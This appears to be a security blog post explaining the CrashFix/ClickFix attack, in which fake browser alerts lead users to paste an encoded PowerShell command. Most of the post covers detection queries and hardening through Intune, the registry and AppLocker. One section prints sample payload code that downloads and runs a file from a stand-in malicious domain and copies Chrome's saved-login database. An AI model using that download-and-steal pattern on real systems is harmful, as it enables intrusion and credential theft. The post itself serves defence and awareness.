Listen to this Post

Introduction:
A new breed of cyber attack is bypassing sophisticated defenses by exploiting the most fundamental element of any system: human trust. Dubbed “CrashFix” or part of the broader “ClickFix” campaign, this technique uses malicious browser extensions to display fake security alerts, tricking users into manually executing a malicious PowerShell command. This social engineering masterpiece demonstrates that even without zero-day exploits, attackers can achieve full compromise by cleverly abusing built-in Windows utilities and our instinct to fix problems.
Learning Objectives:
- Understand the step-by-step mechanics of the CrashFix browser extension attack and its relation to the ClickFix methodology.
- Learn how to detect malicious activity stemming from shortcut (.LNK) files and suspicious PowerShell executions.
- Implement practical hardening measures using Intune, Registry edits, and application control (AppLocker/WDAC) to mitigate this threat.
- Understanding the Attack Chain: From Fake Alert to System Compromise
The CrashFix attack is a multi-stage social engineering operation that leverages a user’s environment against them. It begins when a user installs a compromised or outright malicious browser extension, often from unofficial marketplaces. This extension then triggers a realistic-looking browser pop-up or system alert claiming a crash or critical security issue. The “solution” instructs the user to pressWin + R, paste (Ctrl + V) a command from their clipboard, and hit Enter. Unbeknownst to the victim, the extension has already silently copied a lengthy, obfuscated PowerShell command to their clipboard. By following the instructions, the user willingly executes the payload.
Step-by-Step Guide to the Exploit:
- Infection Vector: A user installs a malicious browser extension (e.g., a fake ad-blocker, PDF viewer, or compromised legitimate extension).
- Trigger: The extension injects JavaScript to display a fake browser or system alert (e.g., “Browser stopped abnormally! Scan for threats?”).
- Social Engineering: The user clicks “Scan” or “Fix.” A new page shows a progress bar and then a fake list of “Critical Threats Detected.”
- The Hook: The page instructs: “To fix, open Run (Win+R), paste (Ctrl+V), and press Enter.” The malicious extension has already populated the clipboard with the payload.
- Execution: The user executes `powershell.exe -enc [Long Base64 Encoded Command]` via the Run dialog, granting the attacker a foothold.
2. Technical Dissection: The Living-off-the-Land (LOL) Payload
The power of this attack lies in its use of Living-off-the-Land Binaries (LOLBins)—trusted system tools like powershell.exe, cmd.exe, and mshta.exe. The pasted command is typically a long Base64-encoded string. When decoded, it reveals a PowerShell script designed to download and execute further malware, often information stealers like XWorm or Lumma Stealer. The script may disable security settings, establish persistence, and exfiltrate cookies, passwords, and session tokens from the browser.
Example of a Decoded Command Structure:
 Example pseudo-code of a typical payload
$downloaderUrl = "hxxps[:]//malicious-domain[.]com/payload.bin"
$tempPath = "$env:TEMP\svchost.exe"

Download and execute the next stage
Invoke-WebRequest -Uri $downloaderUrl -OutFile $tempPath
Start-Process -FilePath $tempPath

Steal browser data (Chrome example)
$chromePath = "$env:LOCALAPPDATA\Google\Chrome\User Data\Default\Login Data"
$copyPath = "$env:TEMP\chrome_data.zip"
Copy-Item $chromePath $copyPath
 ... Code to exfiltrate $copyPath ...
- Detection and Hunting: Finding the Needle in the Haystack
Proactive detection is critical. Security teams should hunt for anomalies in process creation, especially PowerShell or Command Prompt spawned by unusual parents like `explorer.exe` or browser processes. Suspicious shortcut file (.lnk) creation is another key indicator.
Advanced Hunting Queries (Microsoft Defender XDR):
// Query 1: Detect PowerShell launched via Run Dialog (common in CrashFix)
DeviceProcessEvents
| where Timestamp > ago(7d)
| where FileName in ("powershell.exe", "pwsh.exe", "cmd.exe")
| where InitiatingProcessFileName == "explorer.exe"
| where ProcessCommandLine has_any(" -enc ", " -e ", " -EncodedCommand")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine

// Query 2: Detect suspicious LNK file creation (for related ClickFix methods)
DeviceFileEvents
| where Timestamp > ago(2d)
| where FileName endswith ".lnk"
| where InitiatingProcessFileName in~ ("powershell.exe", "cmd.exe")
| project Timestamp, DeviceName, FolderPath, FileName, InitiatingProcessCommandLine
4. Hardening the Endpoint: Disabling the Attack Vectors
The most effective defense is to remove the attacker’s tools. This involves restricting access to administrative tools and the Run dialog for standard users via Group Policy or MDM solutions like Microsoft Intune.
Implementation via Microsoft Intune:
- Navigate to Devices > Windows > Configuration profiles and create a new profile.
2. For Profile type, select “Settings catalog.”
3. Search for and configure these administrative templates:
Prevent access to the command prompt: Enabled
Remove Run menu from Start Menu: Enabled
Don’t run specified Windows applications: Enabled. In the options list, add: powershell.exe, pwsh.exe, cmd.exe, WindowsTerminal.exe, mshta.exe, regedit.exe.
Implementation via Registry (for testing or Group Policy):
To disable the Win+R shortcut for a specific user, run this in an elevated Command
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v "NoRun" /t REG_DWORD /d 1 /f
To disable specific Windows hotkeys (like Win+R, Win+X):
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced" /v "DisabledHotKeys" /t REG_SZ /d "R E X" /f
 Restart explorer.exe or log off/on for changes to take effect.
5. Application Control: The Ultimate Lockdown
For higher-security environments, application control solutions like Windows Defender Application Control (WDAC) or AppLocker can block unsigned scripts and binaries, effectively neutralizing the PowerShell payload.
Creating a Simple AppLocker Policy for PowerShell:
1. Open the Local Security Policy editor (`secpol.msc`).
- Navigate to Application Control Policies > AppLocker > PowerShell.
3. Create a New Rule.
- Select Action: Deny and User or group: Everyone.
- On the Conditions page, select Path and enter
%OSDRIVE%\Windows\System32\WindowsPowerShell\v1.0\powershell.exe. - Create an exception rule to Allow the rule for a specific “Admin Users” group. This prevents standard users from executing PowerShell at all.
WDAC Audit Mode Command (PowerShell as Administrator):
Deploying a WDAC policy in audit mode is a safe first step to monitor what would be blocked.
 Initialize a base WDAC policy in audit mode
$PolicyPath = "C:\Windows\schemas\CodeIntegrity\ExamplePolicies\AllowMicrosoft.xml"
New-CIPolicy -FilePath "C:\WDAC\AuditPolicy.xml" -Level FilePublisher -Fallback Hash -Audit -UserPEs -FilePath $PolicyPath
 Deploy the policy in audit mode
ConvertFrom-CIPolicy -XmlFilePath "C:\WDAC\AuditPolicy.xml" -BinaryFilePath "C:\WDAC\AuditPolicy.bin"
Copy-Item -Path "C:\WDAC\AuditPolicy.bin" -Destination "C:\Windows\System32\CodeIntegrity\SIPolicy.p7b" -Force
Review the audit logs in `Event Viewer > Applications and Services Logs > Microsoft > Windows > CodeIntegrity` to see what would have been blocked before enforcing.
- Browser and User Hygiene: The First Line of Defense
Technical controls must be paired with user awareness and browser security policies.
Audit Installed Browser Extensions via Command Line:
Chrome/Edge (Windows): Extensions are stored in the user profile. You can list them by checking the registry or the filesystem.
dir "%LOCALAPPDATA%\Google\Chrome\User Data\Default\Extensions\" /b
Enterprise Management: Use Intune or Group Policy to block extension installation from outside the managed store and allowlist only business-required extensions.
User Training Focus:
Train users to:
Be extremely skeptical of any browser or pop-up asking them to run commands.
Never install browser extensions from unofficial sources.
Recognize that legitimate system errors will never ask them to paste commands into the Run dialog.
Report any suspicious pop-ups immediately to IT.
What Undercode Say:
The Perimeter is Now the Person: CrashFix proves that the endpoint’s most vulnerable component isn’t its software, but the user’s decision-making process. Defenses must evolve from just detecting malware to actively shaping and restricting user environment interactions.
LOLBins Are the New Exploit Kit: Attackers have fully pivoted to abusing trusted system administrators. The security industry’s focus must shift from just hunting malicious files to deeply understanding and constraining the behavior of native tools like PowerShell, MSHTA, and the Windows command interpreter.
Analysis: The CrashFix/ClickFix phenomenon is not a technological breakthrough but a masterclass in psychological manipulation and operational simplicity. It successfully bypasses traditional antivirus that looks for malicious files because, until the final stage, no malicious file is executed—only a legitimate `powershell.exe` process. This attack vector is particularly insidious for businesses with hybrid work models, where IT support often legitimately asks users to run commands, creating a perfect camouflage. The commentary from security professionals in the original thread confirms its effectiveness in the wild, with variants like fake CAPTCHAs using the same `Win+R` pattern. The future of this threat is its automation and diversification—expect to see it integrated into phishing kits, adapted to target macOS and Linux with their respective terminal commands, and combined with AI-generated, personalized instructions to increase credibility.
Prediction:
The success of CrashFix will catalyze a new wave of “user-assisted” attacks that sit in the gray area between pure phishing and technical exploitation. We predict a rise in “session hijacking-as-a-service” offerings within cybercriminal marketplaces, where attackers pay for malicious extensions to be installed via these methods to steal authenticated cookies and bypass multi-factor authentication (MFA). Furthermore, this technique will merge with AI voice cloning for targeted vishing attacks, where a fake “IT support” call directs the user to the compromised browser, creating a multi-channel social engineering trap that is far harder for both users and automated systems to detect. Defense will require a tighter integration of user behavior analytics (UEBA) with endpoint detection to flag the anomalous sequence of “browser alert -> Run dialog usage” in real-time.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Jamie Williams – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


